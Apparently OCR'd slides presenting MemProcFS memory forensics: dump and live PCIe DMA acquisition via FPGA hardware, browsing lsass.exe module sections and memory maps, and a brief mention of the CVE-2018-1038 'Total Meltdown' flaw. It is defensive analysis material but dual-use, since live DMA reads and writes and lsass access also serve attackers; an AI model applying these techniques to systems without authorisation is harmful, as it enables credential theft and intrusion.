
Wide range of memory acquisition methods:

hardware and software

Demo: 32 gigs in a second …

DumpIt created Memory Crash Dump

Point and click analysis



HADES-20181220-150708.dumpit
Type: DUMPIT File
Date modified: 2018-12-20 16:10
Size: 31,9 GB

HADES-20181220-150708.json
Type: JSON File
Date modified: 2018-12-20 16:10
Size: 1,46 KB

C:\demo\MemProcFS.exe

```
MOUNTING THE MEMORY PROCESS FILE SYSTEM
===============================================================================
The Memory Process File System is mounted as: M:\
Loaded VmmDll Version: 1.3.0
Memory from dump files or PCILeech supported devices are analyzed to provide
a convenient process file system for analysis purposes.
```

Name	Date modified	Type
.status	2019-01-03 13:47	File fo
modules	2019-01-03 13:47	File fo
py	2019-01-03 13:47	File fo
virt2phys	2019-01-03 13:47	File fo
vmemd	2019-01-03 13:47	File fo
dtb	2019-01-03 13:47	File
☑ map	2019-01-03 13:47	File
name	2019-01-03 13:47	File
pid	2019-01-03 13:47	File
vmem	2019-01-03 13:47	File
win-entry	2019-01-03 13:47	File
win-eprocess	2019-01-03 13:47	File
win-modules	2019-01-03 13:47	File
win-peb	2019-01-03 13:47	File

root@BOOK: /mnt/m/name/lsass.exe-956/modules/lsass.exe

```
root@BOOK:/mnt/m/name/lsass.exe-956/modules/lsass.exe# ls -l
total 17
-rwxrwxrwx 0 root root    16 Jan  3 13:47 base
-rwxrwxrwx 0 root root   864 Jan  3 13:47 directories
drwxrwxrwx 0 root root   512 Jan  3 13:47 directoriesd
-rwxrwxrwx 0 root root    16 Jan  3 13:47 entry
-rwxrwxrwx 0 root root     0 Jan  3 13:47 export
-rwxrwxrwx 0 root root 13824 Jan  3 13:47 import
-rwxrwxrwx 0 root root   364 Jan  3 13:47 sections
drwxrwxrwx 0 root root   512 Jan  3 13:47 sectionsd
-rwxrwxrwx 0 root root     8 Jan  3 13:47 size
root@BOOK:/mnt/m/name/lsass.exe-956/modules/lsass.exe# cat sections
00 .text     00007ff611731000 00001000 00004a51 r-x
01 .rdata    00007ff611736000 00006000 0000564a r--
02 .data     00007ff61173c000 0000c000 000007c0 rw-
03 .pdata    00007ff61173d000 0000d000 000006b4 r--
04 .didat    00007ff61173e000 0000e000 00000030 rw-
05 .rsrc     00007ff61173f000 0000f000 00000708 r--
06 .reloc    00007ff611740000 00010000 00000200 r--
root@BOOK:/mnt/m/name/lsass.exe-956/modules/lsass.exe#
```


```
11730000  4D 5A 90 00  03 00 00 00  04 00 00 00  FF FF 00 00  MZ..............
11730010  B8 00 00 00  00 00 00 00  40 00 00 00  00 00 00 00  ........@.......
11730020  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
11730030  00 00 00 00  00 00 00 00  00 00 00 00  F8 00 00 00  ................
11730040  0E 1F BA 0E  00 B4 09 CD  21 B8 01 4C  CD 21 54 68  ........!..L.!Th
11730050  69 73 20 70  72 6F 67 72  61 6D 20 63  61 6E 6E 6F  is program canno
11730060  74 20 62 65  20 72 75 6E  20 69 6E 20  44 4F 53 20  t be run in DOS
11730070  6D 6F 64 65  2E 0D 0D 0A  24 00 00 00  00 00 00 00  mode....$.......
11730080  D3 81 67 AF  97 E0 09 FC  97 E0 09 FC  97 E0 09 FC  ..g.............
11730090  F8 84 08 FD  93 E0 09 FC  F8 84 0A FD  95 E0 09 FC  ................
117300A0  9E 98 9A FC  B2 E0 09 FC  97 E0 08 FC  E4 E0 09 FC  ................
117300B0  F8 84 04 FD  9D E0 09 FC  F8 84 09 FD  96 E0 09 FC  ................
117300C0  F8 84 0D FD  9D E0 09 FC  F8 84 F6 FC  96 E0 09 FC  ................
---   vmem       --0x7FF611730000/0x100000000000-------------------------------
```

```
007ff4f4fc8fff -r--
007ff4f4fd6fff -r--
007ff4f4fdcfff -r--
007ff4f4ffcfff -r--
007ff4f5001fff -r--
007ff4f500afff -r--
007ff4f5017fff -r--
00bb        3 00007ff4f5022000-00007ff4f5024fff -r--
00bc        1 00007ff611730000-00007ff611730fff -r--     lsass.exe
00bd        1 00007ff611731000-00007ff611731fff -r-x     lsass.exe
00be        2 00007ff611733000-00007ff611734fff -r-x     lsass.exe
00bf        3 00007ff611736000-00007ff611738fff -r--     lsass.exe
```

Live analysis with HW device

Target Computer

Analysis Computer



FPGA

PCIe
(ExpressCard)


USB3

Demo: Live analysis with HW device

Live memory acquired from target with PCIe DMA

Changes on target are auto-detected

(writing to memory also possible)



```
SS FILE SYSTEM
================================================
ystem is mounted as: M:\
.3.0
 PCILeech supported devices are analyze
 system for analysis purposes.
nly when dump files are used.
rite when FPGA hardware acquisition devi
r Windows XP to Windows 10 (x86 and x64
ther x64 operating systems.
ystem: https://github.com/ufrisk/MemProc
isk - pcileech@frizk.net - https://friz
================================================
```

```
0015 00007ffc8a641070 AllocConsole
0016 00007ffc8a654a60 AllocateUserPhysicalPages
0017 00007ffc8a654a50 AllocateUserPhysicalPagesNuma
0018 00007ffc8a6b31c7 AppPolicyGetClrCompat
0019 00007ffc8a6b3205 AppPolicyGetCreateFileAccess
001a 00007ffc8a6b324d AppPolicyGetLifecycleManagement
001b 00007ffc8a6b32a0 AppPolicyGetMediaFoundationCodecLoading
001c 00007ffc8a6b32f8 AppPolicyGetProcessTerminationMethod
```

Use Case #1 – Finding a Total Meltdown


CVE-2018-1038 - local privilege escalation user to kernel

Arbitrary physical memory read/write at GB/s.

Windows 7 / 2008R2 only

Introduced in Meltdown patches

Patched in March 2018



